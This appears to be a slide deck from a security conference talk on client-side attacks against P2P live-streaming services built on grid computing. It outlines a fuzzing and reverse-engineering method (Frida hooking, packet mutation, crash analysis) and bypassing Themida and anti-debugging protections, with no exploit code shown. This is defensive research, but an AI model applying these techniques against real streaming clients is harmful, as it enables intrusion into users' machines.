

**TRACK2**



# Client-Side Attack on Live-Streaming Services Using Grid Computing

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# About Us



TaiSic  
Yun



Taiho  
Kim



Suhwan  
Myeong




Sunhong  
Hwang



Seungmin  
Yoon

# What is Grid Computing?




# Type of Grid Computing


- Computational Grid
  - Performing complex operations using functions such as CPU or GPU
- Data Grid 
  - Sharing and managing large amounts of distributed data
- Access Grid
  - A collection of resources and technologies that enables large format audio and video based collaboration between groups of people in different locations

# Case Study: What uses Grid Computing


- P2P Based Services
  - e.g.
    - File upload/download platform
    - Live-Streaming service platform




# Live-Streaming Service and Grid Computing



Company A



Company B



Company C

## 01. Building Environment for Test

- ✓ Tested in private channel to prevent harm to other clients
- ✓ Filter IP/PORT during on hooking with Frida

## 02. Process Execution Flow Analysis

- ✓ Process execution flow analysis with monitoring tools
- ✓ Checking privilege of process

## 03. Protocol Analysis

- ✓ Analysis of packet flows and data protocol using Wireshark
- ✓ Hooking with Frida

## 04. Code Analysis

- ✓ Static Analysis using disassembler
- ✓ Dynamic Analysis using debugger and hooking

## 05. Mutation

- ✓ Mutating received data by hooking recv()
- ✓ Mutating data to send by hooking WSARecv() / Send()

## 06. Crash dump Analysis

- ✓ Prevent to send crash dump to server
- ✓ Root Cause Analysis

# HARD THINGS

## 1 Real-Time Service : Independent execution is impossible

- Hooking-based analysis using Frida
- Analysis after triggering crash using Windbg and Pykd

## 2 Anti-Debugging & Themida Protector

- Themida unpacking script, pe-sieve, memory dump
- Cheat Engine VEH Debugger, x64dbg ScyllaHide

## 3 Can't control peer connection

- Using Python, write automation code to repeat reconnection until connected to a specific IP
- Write forced connection code to establish a socket connection to a specific client

## 4 Too large scale to analyze all

- Measure code coverage using LightHouse
- Focusing on the API used for grid communication.

## 5 RAM Availability & Network traffic

- Bought more RAM and better WIFI...

# Bypass Themida

```
Function name
f CXMLParser::GetReturnText(void)
f CXMLParser::GetReturnInnerTagCount(void)
f CXMLParser::operator=(CXMLParser const &)
f start
f sub_98D009
f sub_98D044
Line 6 of 6
```

Not Readable  
Binary




pe-sieve  
Memory dump  
Bypass Anti-Debugging  
Themida Unpacking script


```
Function name
f sub_401FF0
f sub_402110
f sub_4021F0
f sub_402430
f sub_402550
f sub_402690
f sub_4028E0
f sub_4029E0
f sub_402B60
f sub_402E30
f sub_402E50
f sub_402EC0
f sub_402F00
f sub_402F70
f sub_403290
f sub_4034A0
f sub_4036C0
f sub_4037E0
Line 15 of 2104
```

Readable  
Binary

# Process Flow




# Process Structure




# Grid Structure

## Socket Connection

### Tree based Grid




### Mesh based Grid



